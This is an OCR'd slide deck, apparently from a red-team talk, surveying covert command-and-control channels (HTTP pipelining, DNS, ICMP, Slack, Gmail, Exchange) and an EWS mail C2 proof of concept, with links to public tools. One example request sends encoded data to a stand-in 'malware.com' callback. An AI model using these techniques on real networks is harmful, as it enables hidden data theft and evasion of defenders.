
- Automated tooling
  - https://github.com/mdsecactivebreach/Chameleon
  - https://github.com/threatexpress/domainhunter
  - https://github.com/GhostManager/DomainCheck
  - https://github.com/Mr-Un1k0d3r/CatMyPhish

[channel - http pipelining]


```
GET /help HTTP/1.1
Host: benign.com

GET /cb?info=aW9uZXNjdQ HTTP/1.1
Host: malware.com
```

[channel - http pipelining]



Content: Reduce traffic volume

Trust: Add validity to your action space

- Can create benign traffic ahead of a callback
- Interesting alternative to domain fronting
- https://digi.ninja/blog/pipelining.php


[channel - http:websocket]

Trust: Less inspection

Vector: Add speed + push/pull

- Gateway support may be limited
- https://github.com/xorrior/raven
- https://github.com/ryhanson/ExternalC2/

[channel - http/2]




Trust: Less inspection

Vector: Add speed + push/pull


- Gateway support ~~may~~ ~~be~~ is likely limited
- Transfer size reduction
- Binary support – “no more encoding!”
- https://github.com/Ne0nd0g/merlin

[layers]

HTTP
DNS
SMB
RDP
IMAP
LDAP
NFS
POP
IMAP
...



[channel – dns]



- Limited transfer size (>512 triggers TCP)
  - A = ~**125**b out | **4**b back
  - AAAA = ~**125**b out | **16**b back
  - TXT = ~**125**b out | ~**190**b back
- dnscat2[1] | PowerDNS | DNS-C2 | DNSExfiltrator | etc.
- Simple to detect[2] (volume, name length, unique subdomains)


[1] https://github.com/iagox86/dnscat2
[2] https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152

[channel – dns +]


- Blended C2 approach
  - Use for heartbeats / logic transitions
  - Transfer alternate C2 profiles / encryption keys
- DNS over HTTP – DoHC2[1] | goDoH[2]
- Implement DNSSEC
- Trade throughput for trusted net blocks - 8.X.X.X

[1] https://github.com/SpiderLabs/DoHC2
[2] https://github.com/sensepost/goDoH

[layers]


Application
Presentation
Session
Transport
Network
...
TCP
UDP
ICMP
MTCP


[channel - icmp]



- Arbitrary payload size
- Simple development
- Popular in the wild[1] [2]
- Simple to detect (entropy, mismatched, size)


[1] https://blog.trendmicro.com/trendlabs-security-intelligence/phishing-trojan-uses-icmp-packets-to-send-data/
[2] https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Symantec_Remsec_IOCs.pdf

[channel - icmp +]



- Alternative codes (timestamp, extended echo, etc.)
- Smaller payloads with more volume
- Traditional echo requests for heartbeats
- Binary lookup tables – single byte flags

[channel - nat punch]



- Demonstrated in pwnat/chownat by Samy Kamkar[1]
- Used to learn IP address for UDP NAT bypass
- Can invert traffic orientation

[1] https://samy.pl/pwnat/


trust
conflicts

[trusted assets]

- Communication [e-mail | chat | social]
- Operations [b2b | saas | internal | etc]
- Security [vendors | trust repos]

- Generally `Dead-Drop` systems
- Provide Inherent Stealth
  - Perimeter exclusions
  - SIEM whitelisting
  - Analyst evasion

[trusted abuse]

- Communication [e-mail | chat | **social**]
- Operations [b2b | saas | internal | etc]
- Security [vendors | trust repos]

- **Twitter** : twittor[1] | ROKRAT[2]
- **Multi-Site** : HAMMERTOSS[3] | Social-media-c2[4]

[1] https://github.com/PaulSec/twittor
[2] https://blog.talosintelligence.com/2017/04/introducing-rokrat.html
[3] https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf
[4] https://github.com/woj-ciech/Social-media-c2

[trusted abuse]

- Communication [e-mail | **chat** | social]
- Operations [b2b | saas | internal | etc]
- Security [vendors | trust repos]

- **Slack** : SlackShell[1] | c2s[2] | slack-c2bot[3]
- **Skype** : skype-dev-bots[4] ?

[1] https://github.com/bkup/SlackShell
[2] https://github.com/j3ssie/c2s
[3] https://github.com/praetorian-code/slack-c2bot
[4] https://github.com/microsoft/skype-dev-bots

[trusted abuse]

- Communication [**e-mail** | chat | social]
- Operations [b2b | saas | internal | etc]
- Security [vendors | trust repos]

- **Gmail** : Gcat[1] | Gdog[2]
- **Exchange** : ESET LightNeuron[3]

[1] https://github.com/byt3bl33d3r/gcat
[2] https://github.com/maldevel/gdog
[3] https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf


[poc - postoffice]

```
 _____                 _  _____ _____ _____ _
|  _  |___ ___ ___ ___| ||     |  _  |  _  |_|___ ___
|   __| . |_ -|_ -| . | ||  |  |     |  _  | | . |_ -|
|__|  |___|___|___|___|_||_____|__|__|_____|_|___|___|
```

EWS Mail C2 - Proof of Concept

- Account piggybacking
- SendGrid for server transit
- Data stuffing in X-Header
- Rule to auto-hide messages
- Credential reuse via WinInet + Vault

[poc - postoffice]



[poc - postoffice]

